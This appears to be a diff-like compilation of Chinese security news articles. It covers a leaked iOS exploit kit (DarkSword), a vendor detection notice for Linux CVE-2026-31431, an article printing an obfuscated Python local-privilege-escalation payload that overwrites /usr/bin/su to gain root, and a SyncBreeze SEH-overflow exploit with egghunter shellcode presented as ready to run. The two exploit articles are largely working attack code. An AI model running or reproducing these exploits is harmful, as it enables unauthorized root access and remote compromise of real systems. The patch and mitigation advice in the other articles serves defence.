<table><thead><tr><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">数据类型</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">具体内容</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">风险等级</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">账户凭据</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">iCloud密码、第三方应用密码、Cookie、会话令牌</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🔴 极高</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">通信数据</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">iMessage、SMS、通话记录、通讯录、邮件</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🔴 极高</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">系统信息</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">设备标识、定位、健康数据、加密货币钱包信息</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟠 高</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">媒体文件</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">照片、视频、录音、备忘录、文档</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟠 高</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">钥匙串数据</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">Wi-Fi密码、网站登录凭证、信用卡信息</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🔴 极高</span></section></td></tr></tbody></table>
|
||||

|
||||
|
||||
代码注释显示:"该载荷应注入具有文件系统访问权限的进程,通过HTTP读取并提取iOS设备的取证相关文件。"这意味着,一旦被入侵,你的手机里没有任何秘密可言。
|
||||
|
||||
安全爱好者matteyeux证实,他已利用泄露的DarkSword样本成功黑入一台运行iOS 18的iPad mini。这证明工具确实"开箱即用",攻击能力真实有效。
|
||||
## 四、影响范围:25%iPhone用户暴露在风险中
|
||||
|
||||
根据苹果官方数据,全球iPhone和iPad活跃设备超过25亿台,其中约25%仍在运行iOS 18或更早版本。这意味着,数亿台设备正直接暴露在DarkSword的攻击范围内。
|
||||
### 受影响设备版本
|
||||
<table><thead><tr><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">iOS版本</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">影响状态</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">防护建议</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">iOS 18.4-18.7</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🔴 高危,可直接被攻击</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">立即升级至iOS 26</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">iOS 18.0-18.3</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟠 中危,存在潜在风险</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">升级至iOS 26或安装安全更新</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">iOS 15-16</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟡 低危,苹果已推送扩展安全更新</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">安装2026年3月11日安全更新</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">iOS 13-14</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟠 中危,需升级至iOS 15</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">升级后安装关键安全补丁</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">iOS 26及以上</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">✅ 安全,已封堵漏洞链</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">保持自动更新开启</span></section></td></tr></tbody></table>
|
||||
苹果发言人Sarah O'Rourke回应称,公司已于3月11日为无法运行最新iOS版本的设备发布紧急更新,并强调"保持软件更新是维护苹果产品安全的最重要措施"。
|
||||
## 五、防护措施:如何抵御DarkSword攻击
|
||||
|
||||
面对DarkSword这类零点击无文件攻击,传统防护手段已难以有效拦截。必须构建多层次纵深防御体系。
|
||||
### 个人防护措施
|
||||
<table><thead><tr><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">措施</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">具体操作</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">防护效果</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">系统升级</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">升级至iOS 26及以上版本</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">✅ 100%封堵漏洞链</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">紧急更新</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">安装2026年3月11日安全补丁</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">✅ 旧设备获得防护</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">锁定模式</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">开启iOS Lockdown Mode</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟡 降低90%攻击面</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">钓鱼识别</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">不点击陌生邮件链接</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟠 阻断传播入口</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">双重认证</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">开启iCloud双因素认证</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">🟡 降低数据泄露损失</span></section></td></tr></tbody></table>
|
||||

|
||||
### 企业防护措施
|
||||
<table><thead><tr><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">层级</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">防护内容</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">技术手段</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">邮件安全</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">SPF/DKIM/DMARC认证、钓鱼检测引擎</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">阻断恶意邮件入口</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">网关安全</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">恶意域名过滤、HTTPS流量审计</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">拦截恶意网页加载</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">终端安全</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">系统版本管控、补丁自动分发</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">MDM强制合规</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">威胁情报</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">接入DarkSword IOC特征库</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">实时封堵已知攻击</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">应急响应</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">快速隔离、数据泄露评估、痕迹取证</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">事件复盘与加固</span></section></td></tr></tbody></table>
|
||||
反网络钓鱼技术专家芦笛强调,未更新系统是移动端被入侵的首要原因,企业应强制推行版本合规与补丁管理。
|
||||
## 六、应急响应:如果发现已被入侵
|
||||
|
||||
如果怀疑设备已被DarkSword攻击,需立即采取应急响应措施:
|
||||
1. **立即断网**
|
||||
:阻止数据继续回传至攻击者服务器。
|
||||
|
||||
1. **升级系统**
|
||||
:升级至iOS 26或安装紧急安全更新,清除内存残留。
|
||||
|
||||
1. **修改密码**
|
||||
:修改iCloud、银行、社交账号等所有敏感账户密码。
|
||||
|
||||
1. **撤销会话**
|
||||
:在所有平台撤销活跃会话令牌,开启双重认证。
|
||||
|
||||
1. **排查泄露范围**
|
||||
:检查通讯录、短信、照片等敏感数据是否被窃取。
|
||||
|
||||
1. **上报与复盘**
|
||||
:向安全部门上报,分析攻击路径,加固薄弱环节。
|
||||
|
||||
DarkSword漏洞工具泄露事件,标志着移动端高级威胁进入新阶段——原本仅APT组织使用的零日漏洞工具,如今任何人都可以轻松获取和部署。
|
||||
|
||||
数亿iPhone用户正暴露在零点击窃密风险中,但这并非不可防御。升级系统、开启锁定模式、提高钓鱼邮件识别能力,这三项措施能有效抵御攻击。
|
||||
|
||||
**安全不是被动等待,而是主动防御。现在检查你的iPhone系统版本,如果还在iOS 18,请立即升级。**
|
||||
|
||||
推荐阅读:
|
||||
- [养AI龙虾出事了!OpenClaw爆重大漏洞,63%系统形同门户大开](https://mp.weixin.qq.com/s?__biz=Mzg4NDc0Njk1MQ==&mid=2247488174&idx=1&sn=7a2687f6febe6332a9c6952a70109d84&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [打开文件即被攻击:AI发现的这个漏洞,90%开发者不知道](https://mp.weixin.qq.com/s?__biz=Mzg4NDc0Njk1MQ==&mid=2247488159&idx=1&sn=cccd4bee43e9bdc4bb708f0f9eb881cc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [勒索攻击激增300%?这份全球威胁报告揭示3个关键趋势](https://mp.weixin.qq.com/s?__biz=Mzg4NDc0Njk1MQ==&mid=2247488153&idx=1&sn=b8a183ae13293353ec2c53366082c072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,76 @@
|
||||
# Linux曝出“史诗级”本地提权漏洞,奇安信椒图、天擎EDR支持实时检测
|
||||
奇安信集团 2026-04-30 10:41
|
||||
|
||||
[ 零日警报 ]
|
||||
|
||||
CVE-2026-31431
|
||||
# Copy Fail · 史诗级内核提权漏洞
|
||||
|
||||
极低门槛 · 单次提权 · 跨容器逃逸
|
||||
|
||||
4月30日,Linux内核曝出CVE-2026-31431(Copy Fail)高危本地权限提升漏洞,凭借极低利用门槛、超高成功率与跨容器逃逸能力,被业内称为“史诗级”安全危机。该漏洞影响2017年以来几乎所有主流Linux发行版,普通权限用户可通过一段仅732字节的Python脚本,
|
||||
无需竞争条件、无需偏移适配,单次执行即可获取系统root权限,对政企服务器、云平台、容器集群构成严重威胁。
|
||||
|
||||
目前,
|
||||
奇安信椒图
|
||||
(
|
||||
服务器安全管理系统
|
||||
)
|
||||
无需更新特征库,
|
||||
依托
|
||||
本地提权行为检测引擎,默认可检测此漏洞利用行为
|
||||
;
|
||||
奇安信天擎EDR高级版
|
||||
可基于
|
||||
EDR
|
||||
进程数据重建进程树,通过识别不符合正常授权路径的权限跃迁(非
|
||||
root→
|
||||
root)行为进行检测
|
||||
,
|
||||
发现此提权漏洞攻击
|
||||
。
|
||||
|
||||
|
||||
|
||||
## ⚡ 本次提权漏洞影响范围广、危害大
|
||||
|
||||
|
||||
奇安信安全专家表示,
|
||||
该
|
||||

漏洞源于Linux内核加密子系统的逻辑缺陷,因algif_aead模块引入的“原地优化”,导致AF_ALG加密接口与splice()系统调用组合时,可向任意可读文件的页缓存写入4字节受控数据。攻击者借此篡改setuid程序,直接完成权限提升。更危险的是,漏洞利用仅修改内存页缓存、不触碰磁盘文件,痕迹可随系统重启消失,常规文件校验工具难以溯源;同时页缓存为主机全局共享,普通容器Pod可借此实现逃逸,接管整个节点。
|
||||
|
||||
|
||||
|
||||
据悉,本次
|
||||
漏洞
|
||||
受影响范围覆盖Ubuntu 24.04 LTS、Amazon Linux 2023、RHEL 8/9/10、SUSE 16等主流发行版,多租户服务器、K8s集群、CI/CD环境、云主机成为重灾区,一旦被利用,将导致数据泄露、系统被非法控制、横向渗透扩散等严重后果。
|
||||
|
||||
## 🛡️ 椒图、天擎EDR高级版可有效检测本地提权行为
|
||||
|
||||
|
||||
面对突发高危漏洞,奇安信椒图(服务器安全管理系统)率先实现漏洞利用行为检测,无需更新特征库、无需人工配置规则,依托本地提权行为检测引擎,默认可精准识别CVE-2026-31431漏洞攻击行为。当攻击者执行漏洞利用脚本、发起权限提升操作时,椒图能实时捕获提权进程链、权限变更轨迹与命令行为,快速标记高危事件并告警,帮助运维人员第一时间发现入侵,阻断攻击落地。
|
||||
|
||||
同时,奇安信
|
||||
天擎EDR高级版
|
||||
可基于EDR进程数据完整重建进程树,精准识别从普通权限非法提升至root权限的异常权限跃迁行为,无需特征库即可有效检测 CVE-2026-31431 漏洞利用攻击,及时发现并阻断非授权提权操作,强化主机端入侵检测能力。
|
||||
|
||||
### 🔧 紧急处置建议 | 内核升级 + 行为防御
|
||||
|
||||
|
||||
为保障Linux系统安全,奇安信向广大政企机构用户发布紧急处置建议,优先完成内核补丁升级,从根源修复漏洞:
|
||||
|
||||
1. Linux Kernel 6.18版本,升级至6.18.22及以上;
|
||||
|
||||
2. Linux Kernel 6.19版本,升级至6.19.12及以上;
|
||||
|
||||
3. Linux Kernel 7.0版本,升级至7.0或应用对应补丁;
|
||||
|
||||
4. 旧版本内核,应用官方Commit a664bf3d603d补丁回滚不安全优化。
|
||||
|
||||
暂无法立即升级内核的系统,可采取临时缓解措施:禁用algif_aead内核模块,该操作对dm-crypt、SSH、kTLS等常用服务无影响,可有效阻断漏洞利用路径;容器与云环境可通过seccomp策略限制AF_ALG套接字创建,缩小攻击面。同时,建议用户借助奇安信椒图、天擎EDR高级版等持续监控系统提权行为,定期巡检内核版本与模块状态,重点加固多租户、容器、跳板机等高风险场景。
|
||||
|
||||
### 结束语
|
||||
|
||||
|
||||
Linux作为政企数字化转型的核心基础设施,其安全直接关系业务稳定。此次Copy Fail漏洞再次凸显内核级防护的重要性,奇安信椒图凭借实时行为检测能力,为用户构筑漏洞爆发期的安全屏障。奇安信将持续跟踪漏洞动态,快速迭代防护能力,助力政企用户高效应对各类内核安全风险,筑牢服务器、终端主机等安全防线。
|
||||
|
||||
@@ -0,0 +1,52 @@
|
||||
# Linux曝出“核弹级”漏洞CVE-2026-31431:攻击者可瞬间提权
|
||||
原创 安全攻防屋
|
||||
安全攻防屋 安全攻防屋 2026-04-30 10:57
|
||||
|
||||
文章中附详细payload。
|
||||
|
||||
4月30日,安全圈被一则消息引爆——一个编号为 CVE-2026-31431 的Linux内核严重漏洞被公开披露。该漏洞影响所有Linux系列产品,包括但不限于Ubuntu、Debian、CentOS、RHEL、SUSE、Arch Linux、Alibaba Cloud Linux、TencentOS等主流发行版。
|
||||
|
||||
漏洞评级:严重(Critical)
|
||||
|
||||
CVSS评分:9.8/10
|
||||
|
||||
payload
|
||||
```
|
||||
#!/usr/bin/env python3
|
||||
import os as g,zlib,socket as s
|
||||
def d(x):return bytes.fromhex(x)
|
||||
def c(f,t,c):
|
||||
a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=279;v=a.setsockopt;v(h,1,d('0800010000000010'+'0'*64));v(h,5,None,4);u,_=a.accept();o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3),],32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
|
||||
try:u.recv(8+t)
|
||||
except:0
|
||||
f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))
|
||||
while i<len(e):c(f,i,e[i:i+4]);i+=4
|
||||
```
|
||||
|
||||
以Ubuntu24.04版本为例,演示如下,成功拿到root权限。
|
||||
|
||||

|
||||
|
||||
自查:你的系统是否受影响?
|
||||
|
||||
快速检测方法
|
||||
```
|
||||
# 1. 查看内核版本
|
||||
uname -r
|
||||
|
||||
# 2. 检查是否可创建AF_ALG socket
|
||||
python3 -c "import socket; s=socket.socket(38,5); print('Vulnerable' if s else 'Not')" 2>/dev/null
|
||||
|
||||
# 3. 查看内核配置(如有权限)
|
||||
grep CONFIG_CRYPTO_USER_API /boot/config-$(uname -r)
|
||||
```
|
||||
|
||||
受影响版本清单列举
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,15 @@
|
||||
# SEH溢出+Egghunter双剑合璧!SyncBreeze漏洞EXP深度优化
|
||||
梦鱼
|
||||
梦鱼 船山信安 2026-04-30 13:08
|
||||
|
||||
大家好,今天给大家带来一篇Windows SEH结构化异常溢出实战优化文章,核心是把Exploit-DB上粗糙的EXP,用Egghunter(猎蛋)技术改造,让它跨环境更稳定、通用性更强。本文基于 SyncBreeze Enterprise v10.4.18 栈溢出漏洞展开,完整思路+可运行代码+调试细节都在这,适合二进制漏洞、EXP开发爱好者学习。一、漏洞背景与原EXP的痛点这个漏洞是典型的SEH溢出,但直接用Exploit-DB原版EXP有两个致命问题:1. 偏移不通用:不同Win7/Win10、不同补丁、甚至环境变量长度不同,栈偏移会从0x7d4变0x86C,硬编码必失效。2. 缓冲区太小:漏洞点可用空间仅120字节左右,塞不下完整Shellcode,原版用add esp,100*20暴力跳转,极其不稳定。这就是Egghunter登场的原因:用一段极小的“猎手代码”,在内存里搜索真正的Shellcode,完美解决空间不足+偏移不固定问题。二、核心知识点:SEH+Egghunter工作流1. SEH溢出基本套路• 覆盖Next SEH:\xeb\x06\x90\x90(短跳6字节)• 覆盖SE Handler:PPR指令地址(pop eax + pop ebx + ret)• 劫持执行流,跳转到我们的代码2. Egghunter核心逻辑• 用30~50字节极小代码,遍历内存• 查找标记:w00tw00t(双字标记,避免误撞)• 找到后直接跳转到真实Shellcode三、关键改造:解决坏字符\x02原版Egghunter用到push 0x2,会产生坏字符\x02,被程序过滤导致失效。改造方案:• 去掉push 0x2• 用xor ecx,ecx + inc ecx×2 实现ecx=2• 完全规避坏字符,兼容性拉满四、完整优化版EXP(可直接运行)#!/usr/bin/pythonimport socketimport sysfrom struct import pack# 目标配置server = sys.argv[1]port = 9121size = 1000# SEH 覆盖单元Next_SEH = b'\xeb\x06\x90\x90'SE_Handler = b'\xf0\xa2\x15\x10' # PPR 0x1015a2f0# 无坏字符 Egghunter (标记:w00tw00t)hunter = b'\x90'*4hunter += b'\xeb\x2b\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x31\xc9\x41\x41\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xec\xe8\xd0\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3'hunter += b'\x90'*400# 拼接PayloadinputBuffer = b'A'*124 # 填充到SEHinputBuffer += Next_SEH + SE_Handler # 劫持异常inputBuffer += hunter # 猎蛋代码inputBuffer += b'w00tw00t' # 蛋标记# 真实Shellcode区(msfvenom生成,替换这里即可)shellcode = b'\x90'*400inputBuffer += shellcodeinputBuffer += b'C'*(size - len(inputBuffer))# 协议头header = b"\x75\x19\xba\xab"header += b"\x03\x00\x00\x00"header += b"\x00\x40\x00\x00"header += pack('
|
||||
|
||||
五、调试与利用要点(Windbg必看)1. 下断点:bp 0x1015a2f0(PPR地址)2. 忽略异常:sxd av; sxd gp(Egghunter遍历会报大量AV,正常)3. 查找蛋:s -a 0 L?80000000 w00tw00t4. 成功后:Egghunter自动找到标记并跳转,获得System权限Shell
|
||||
|
||||
|
||||
六、优化亮点总结1. 通用更强:不依赖硬编码偏移,跨系统稳定运行2. 空间极省:Egghunter仅100字节内,完美适配小缓冲区3. 无坏字符:规避\x00\x02\x0a\x0d,通过率拉满4. 结构清晰:填充→SEH劫持→猎蛋→执行Shellcode,标准利用链
|
||||
|
||||
|
||||
本文仅用于安全研究与技术交流,请勿用于未授权测试。请遵守《网络安全法》,合规学习。
|
||||
|
||||
|
||||
@@ -0,0 +1,115 @@
